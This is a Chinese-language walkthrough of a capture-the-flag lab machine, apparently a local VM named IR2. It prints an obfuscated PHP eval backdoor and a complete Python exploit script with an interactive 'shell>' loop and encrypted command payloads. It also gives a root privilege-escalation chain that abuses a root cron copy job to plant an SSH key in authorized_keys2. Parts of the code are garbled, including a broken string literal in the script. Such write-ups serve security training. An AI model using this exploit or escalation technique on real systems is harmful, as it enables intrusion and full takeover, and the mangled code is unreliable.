

打点部分：

一、信息收集

1.1 初始访问

1.2 目录枚举

发现 `/backup/` `/uploads/` 目录，内含 5 个上传脚本：

...

file_upload.php file_upload.php3 upload.php uploads.php uqloads.php

...

全部 POST 测试 → 均无实际处理逻辑 → **确认是兔子洞**。

二、发现后门源码（关键转折）

2.1 目录联想 → 发现 /uqloads/

注意到 `/backup/` 中有 `uqloads.php`，联想到同名目录 `/uqloads/`。

访问 `http://192.168.56.112/uqloads/` 返回目录索引：

...

Index of /uqloads

ZWCQA.txt

...

```
<?php
class clsRSA
{
    public $a1;
    public $a2;
    public $a3;

    public function b1()
    {
        $this->a1 = "937";
        $this->a2 = "193";
        $this->a3 = "737";
    }

    public function b2($p1, $p2)
    {
        $a3 = intval($this->a3);
        if ($p2 % 2 == 0) {
            $c2 = 1;
            $loopMax = intval($p2 / 2);
            for ($c3 = 1; $c3 <= $loopMax; $c3++) {
                $c1 = pow($p1, 2) % $a3;
                $c2 = ($c1 * $c2) % $a3;
            }
        } else {
            $c2 = $p1;
            $loopMax = intval($p2 / 2);
            for ($c3 = 1; $c3 <= $loopMax; $c3++) {
                $c1 = pow($p1, 2) % $a3;
                $c2 = ($c1 * $c2) % $a3;
            }
        }
        return $c2;
    }

    public function b3($p3)
    {
        $out = "";
        $c5 = strlen($p3);
        if ($c5 == 0) return "";
        for ($c4 = 0; $c4 < $c5; $c4++) {
            $c6 = ord($p3[$c4]);
            $c7 = $this->b2($c6, $this->a1);
            $c8 = $this->d1($c7, 4);
            $out .= $c8;
        }
        return $out;
    }
}
```

2.2 读取 ZWCQA.txt → 类 RSA 后门源码

访问 `ZWCQA.txt` 返回完整 PHP 源码（1848 字节），**关键发现**：

```
```php
<?php
class clsRSA {
 public $a1 = "937"; // 加密指数
 public $a2 = "193"; // 解密指数
 public $a3 = "737"; // 模数
 // b2: 幂模运算
 // b3: 加密 (ord(ch) ^ 937 mod 737 → 4 位 hex)
 // b4: 解密 (4 位 hex → pow(c, 193, 737) → chr)
```

```

 $paramName = chr(65); // 参数名 = 'A'
 $f1 = $_REQUEST[$paramName]; // 接收密文
 // 解密后 eval() 执行
 function i1($j1) { eval($j1); }
 i1($h1);
?>
```
```

> `.txt` 扩展名不会被 PHP 执行，这只是源码，**需要找到对应的 PHP 执行文件**。

2.3 定位执行点 — 关键推理

****问题****: 源码在 `/uuploads/`, 但 `.txt` 不执行。执行点在哪?

****推理过程****:

```

```
测试 /uuploads/ZWCQA.php → 404 ✕
测试 /backup/ZWCQA.php → 404 ✕
测试 /ZWCQA.php → 404 ✕
```

```

这时需要线索判断 ZWCQA.php 应该在哪个可执行目录。

****关键线索来自兔子洞****: `file\_upload.php3` 因 `.php3` 扩展名未被 PHP 解析, **直接返回源码**，泄露了路径信息:

```php

```
Path: /var/www/html/upload/<?php echo basename($_FILES['file']['name']); ?>
```

```

> ****重要判断逻辑****: 虽然上传功能是兔子洞, 但****Apache 目录结构信息是真实的****。

`/var/www/html/upload/` 这个路径可以通过独立方式验证:

> - 目录枚举确认 `/upload/` 返回 301 → `/upload/` (目录存在)

> - 与 `file\_upload.php3` 泄露的路径完全吻合

>

> ****结论****: 兔子洞里的上传功能是假的, 但****泄露的路径字符串本身是真的****。攻击者把真实路径信息藏在兔子洞中增加迷惑性。

2.4 验证执行点

测试 `/upload/ZWCQA.php`:

- 无参数: 返回 200 空响应 (符合 `eval("")` 无输出特征)

- 带参数 `A=xxx`: 返回 200 + 命令输出

对比其他路径均返回 404, 确认 `/upload/ZWCQA.php` 是后门执行点。

三、漏洞利用 — RCE

3.1 算法复现

Python 实现类 RSA 算法:

```python

```
A1, A2, A3 = 937, 193, 737
```

```
def b2(p1, p2, a3):
```

```
 """幂模运算 (复现源码 b2)"""
```

```
 if p2 % 2 == 0:
```

```

 c2 = 1; loopMax = int(p2 / 2)
 for _ in range(1, loopMax+1):
 c1 = pow(p1, 2) % a3
 c2 = (c1 * c2) % a3
 else:
 c2 = p1; loopMax = int(p2 / 2)
 for _ in range(1, loopMax+1):
 c1 = pow(p1, 2) % a3
 c2 = (c1 * c2) % a3
 return c2

def encrypt(text):
 """加密: 源码 b3()"""
 return "".join(format(b2(ord(ch), A1, A3), '04X') for ch in text)

```

```

def decrypt(hexstr):
 """解密: 源码 b4()"""
 out = ""
 for i in range(0, len(hexstr), 4):
 c = int(hexstr[i:i+4], 16)
 out += chr(b2(c, A2, A3))
 return out
...

```

### ### 3.2 验证 RCE

```

```http
GET /upload/ZWCQA.php?A=024A004D024A00D902C7028800C1013500EF02320135002E0215
# 响应: uid=101(apache) gid=102(apache) groups=82(www-data),102(apache)
...

```

GET /upload/ZWCQA.php?A=024A004D024A00D902C7028800C1013500EF02320135002E0215 HTTP/1.1	1 HTTP/1.1 200 OK
Host: 192.168.56.112	2 Date: Wed, 12 Aug 2026 08:23:15 GMT
Accept-Encoding: gzip, deflate, br	3 Server: Apache/2.4.68 (Unix)
Accept: */*	4 X-Powered-By: PHP/8.3.32
Accept-Language: en-US;q=0.9,en;q=0.8	5 Content-Length: 76
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)	6 Connection: close
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70	7 Content-Type: text/html; charset=UTF-8
Safari/537.36	8
Connection: close	9 uid=101(apache) gid=102(apache)
Cache-Control: max-age=0	10 groups=82(www-data),102(apache),102(apache)

3.3 获取 User Flag

```

```bash
python3 zwcqa_exp.py "cat /home/IR2/user.txt"
flag{user-4e79af9d9b43464228ae1100839a2575}
...

```

---

#### ## 四、完整 EXP 脚本

```
```python
#!/usr/bin/env python3
"""
ZWCQA.php 类 RSA 后门利用脚本
发现链:
    1. /backup/uqloads.php → 联想 /uqloads/ 目录 → 发现 ZWCQA.txt(后门源码)
    2. /backup/file_upload.php3 源码泄露路径 /var/www/html/upload/ (兔子洞中提取真实路径信息)
    3. 结合两条线索 → /upload/ZWCQA.php (后门执行点)
"""
import urllib.request, sys

TARGET = "http://192.168.56.112/upload/ZWCQA.php"
A1, A2, A3 = 937, 193, 737

def b2(p1, p2, a3):
    if p2 % 2 == 0:
        c2 = 1; m = int(p2/2)
        for _ in range(1, m+1):
            c1 = pow(p1,2)%a3; c2 = (c1*c2)%a3
    else:
        c2 = p1; m = int(p2/2)
        for _ in range(1, m+1):
            c1 = pow(p1,2)%a3; c2 = (c1*c2)%a3
    return c2

def encrypt(text):
    return ".join(format(b2(ord(ch), A1, A3), '04X') for ch in text)

def decrypt(hexstr):
    out = ""
    for i in range(0, len(hexstr), 4):
        c = int(hexstr[i:i+4], 16)
        out += chr(b2(c, A2, A3))
    return out

def exec_cmd(cmd):
    php_code = 'system("%s");' % cmd.replace("'", "\\'")
    enc = encrypt(php_code)
    if decrypt(enc) != php_code:
        print("[!] 加解密不一致")
```

```

        return None
url = TARGET + "?A=" + enc
req = urllib.request.Request(url, headers={"User-Agent": "Mozilla/5.0"})
try:
    resp = urllib.request.urlopen(req, timeout=15)
    return resp.read().decode('utf-8', errors='ignore')
except Exception as e:
    return f"[错误] {e}"

if __name__ == "__main__":
    if len(sys.argv) > 1:
        print(exec_cmd(" ".join(sys.argv[1:])))
    else:
        print("验证:", exec_cmd("id"))
        while True:
            try:
                cmd = input("shell> ").strip()
            except (EOFError, KeyboardInterrupt):
                break
            if cmd.lower() in ("exit", "quit"): break
            if cmd: print(exec_cmd(cmd))
'''

**常用 Payload**:
'''

id:      A=024A004D024A00D902C7028800C1013500EF02320135002E0215
whoami:
A=024A004D024A00D902C7028800C10135017A02C302A001F3028800EF0135002E0215
'''

```

提权部分:

1. Backdoor:

SUID 文件

find / -perm -4000 -type f

/bin/umount /bin/mount /bin/bbsuid /usr/bin/sudo

/usr/bin/passwd /usr/sbin/suexec /opt/bd

发现 bd 疑似后门，运行后需要输入 C2ip:port

在/home/IR2/目录下发现疑似 MSF 的 jar 包，逆向得到

根据线索输入 C2ip 和 port，得到链接:

```

./bd
It seems that you have already discovered something.
Don't even think about finding the back door I left behind.

223.5.5.5:6666
Please enter C2ip:C2port. You have 5 attempts. If you fail 5 times, you will completely lose your most important thing.
I did a bit poorly. I forgot to hide my personal homepage.
https://textshare.online/d7a610/
223.5.5.5:6666

```

访问链接，得到 IR2 密码（b64 解码）

SVIyOkhlcmVJY29tZWFnYWlu

IR2:Herelcomeagain

2. 侦察与监控

2.1 上传 pspy64

通过 SSH 将本地 `pspy64` 上传到 `/tmp/pspy64` 并执行，监控进程和文件系统事件。

2.2 发现 root 定时任务

pspy64 输出显示每分钟有 root 级别的 cron 任务执行：

```

...
2026/08/10 16:20:00 CMD: UID=0 PID=3049 | /bin/bash /opt/safeguard.sh
2026/08/10 16:21:00 CMD: UID=0 PID=3051 | /bin/bash /opt/safeguard.sh
...
2026/08/10 16:22:00 CMD: UID=0 PID=3058 | /bin/bash -c /opt/safeguard.sh >>
/var/log/safeguard.log 2>&1
...
2026/08/10 19:15:48 CMD: UID=1002 PID=24884 | sshd-session: IR2 [priv]
2026/08/10 19:15:48 CMD: UID=1002 PID=24885 | sh -c unset LANG LANGUAGE LC_CTYPE LC_COLLATE LC_MONETARY LC_NUMERIC LC_
ALL HUMAN_BLOCKS LS_COLORS; scp -v -f '/root/.ssh/authorized_keys'
2026/08/10 19:16:00 CMD: UID=0 PID=24886 | /bin/bash -c /opt/safeguard.sh >> /var/log/safeguard.log 2>&1
2026/08/10 19:16:00 CMD: UID=0 PID=24887 | /bin/bash -c /opt/safeguard.sh >> /var/log/safeguard.log 2>&1
2026/08/10 19:16:00 CMD: UID=0 PID=24888 | cp -r . /root/
2026/08/10 19:16:00 CMD: UID=0 PID=24889 |
2026/08/10 19:17:00 CMD: UID=0 PID=24900 | /bin/bash -c /opt/safeguard.sh >> /var/log/safeguard.log 2>&1
2026/08/10 19:17:00 CMD: UID=0 PID=24901 |
2026/08/10 19:17:00 CMD: UID=0 PID=24902 | /bin/bash /opt/safeguard.sh
2026/08/10 19:18:00 CMD: UID=0 PID=24914 | /usr/sbin/crond -c /etc/crontabs -f
2026/08/10 19:18:00 CMD: UID=0 PID=24915 |
2026/08/10 19:18:00 CMD: UID=0 PID=24916 | cp -r . /root/
2026/08/10 19:18:43 CMD: UID=0 PID=24928 | /bin/sh /usr/share/udhcp/default.script renew
2026/08/10 19:18:43 CMD: UID=0 PID=24930 | grep 192.168.56.109/24
2026/08/10 19:18:43 CMD: UID=0 PID=24929 | ip -4 addr show dev eth0
2026/08/10 19:19:00 CMD: UID=0 PID=24932 | /bin/bash -c /opt/safeguard.sh >> /var/log/safeguard.log 2>&1
2026/08/10 19:19:00 CMD: UID=0 PID=24933 | /bin/bash -c /opt/safeguard.sh >> /var/log/safeguard.log 2>&1
2026/08/10 19:19:00 CMD: UID=0 PID=24934 | cp -r . /root/

```

同时观察到以下 root 命令：

```

- `rm -rf /root/user.txt`
- `rm -rf /root/.ash_history`
- `rm -rf /root/d7a610.jar`
- `cp -r . /root/`

```

3. 分析 safeguard.sh

3.1 脚本特征

- **路径**：`/opt/safeguard.sh`

```
- **权限**: `~rwx--x--x root:root`  
- **执行用户**: root (通过 crond)  
- **日志**: `/var/log/safeguard.log`
```

3.2 日志泄露关键信息

日志持续报错:

```
...
```

```
/opt/safeguard.sh: line 9: cd: /home/IR1: No such file or directory
```

```
...
```

这表明脚本第 9 行尝试 `cd /home/IR1`，但该目录不存在。

3.3 关键行为推断

从 pspy64 监控到的命令序列推断，脚本逻辑大致为：

```
```bash  
cd /home/IR1 2>/dev/null || true
cp -r . /root/
清理敏感文件
rm -rf /root/user.txt /root/.ash_history /root/d7a610.jar
```
```

4. 利用路径构造

4.1 核心思路


既然脚本执行 `cp -r . /root/`，且当前目录可能是 `/home/IR2`（或尝试切换到 `/home/IR1`），如果在 `/home/IR2` 下放置 SSH 公钥，它会被复制到 `/root/.ssh/`。

4.2 发现 authorized_keys2 配置

在尝试放置公钥前，先检查 `/root/.ssh` 目录状态：

```
```bash  
lsattr /root/.ssh
```
```

发现 `authorized\_keys` 文件具有不可修改属性（`-----i-----`），无法直接覆盖或追加内容。



```
IR2@IR2:~$ lsattr /root/.ssh  
-----e----- /root/.ssh/id_rsa.pub  
-----i----- /root/.ssh/authorized_keys  
lsattr: can't open '/root/.ssh/id_rsa': Permission denied  
IR2@IR2:~$
```

此时转向查看 SSH 服务配置：

```
```bash  
cat /etc/ssh/sshd_config | grep -i AuthorizedKeysFile
```
```


输出显示:

```
'''
```

```
AuthorizedKeysFile .ssh/authorized_keys2
```

```
'''
```

****关键发现**:** sshd 配置明确指定使用 `authorized\_keys2` 而非默认的 `authorized\_keys`。这意味着即使 `authorized\_keys` 被占用/锁定, 只要将公钥写入 `authorized\_keys2`, SSH 服务仍会读取并认证。

4.3 生成密钥对

在 `/home/IR2/.ssh/` 下生成 ed25519 密钥对, 并将公钥复制为 `authorized\_keys2`:

```
```bash
```

```
mkdir -p /home/IR2/.ssh
```

```
chmod 700 /home/IR2/.ssh
```

```
ssh-keygen -t ed25519 -f /home/IR2/.ssh/id_ed25519 -N "" -q
```

```
cp /home/IR2/.ssh/id_ed25519.pub /home/IR2/.ssh/authorized_keys2
```

```
chmod 600 /home/IR2/.ssh/authorized_keys2
```

```
'''
```

#### ## 5. 提权执行

##### ### 5.1 等待 safeguard 执行

等待约 1 分钟, 直到 crond 触发 `/opt/safeguard.sh`。

##### ### 5.2 验证复制成功

检查 `/root/.ssh/authorized\_keys2` 是否存在:

```
```bash
```

```
ls -la /root/.ssh/authorized_keys2
```

```
'''
```

5.3 快速 SSH 登录

使用私钥登录 root:

```
```bash
```

```
ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null \
 -i /home/IR2/.ssh/id_ed25519 root@192.168.56.112
```

```
'''
```

登录成功后, 读取 `/root/root.txt`:

```
'''
```

```
flag{root-61d6a94b034d47096ac282d5de618e5f}
```

```
'''
```

```
IR2@IR2:~$ ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -i /home/IR2/.ssh/id_ed25519 root@192.168.56.112
Warning: Permanently added '192.168.56.112' (ED25519) to the list of known hosts.

welcome

root@IR2:~# cat /root/root.txt
flag{root-61d6a94b034d47096ac282d5de618e5f}
root@IR2:~#
```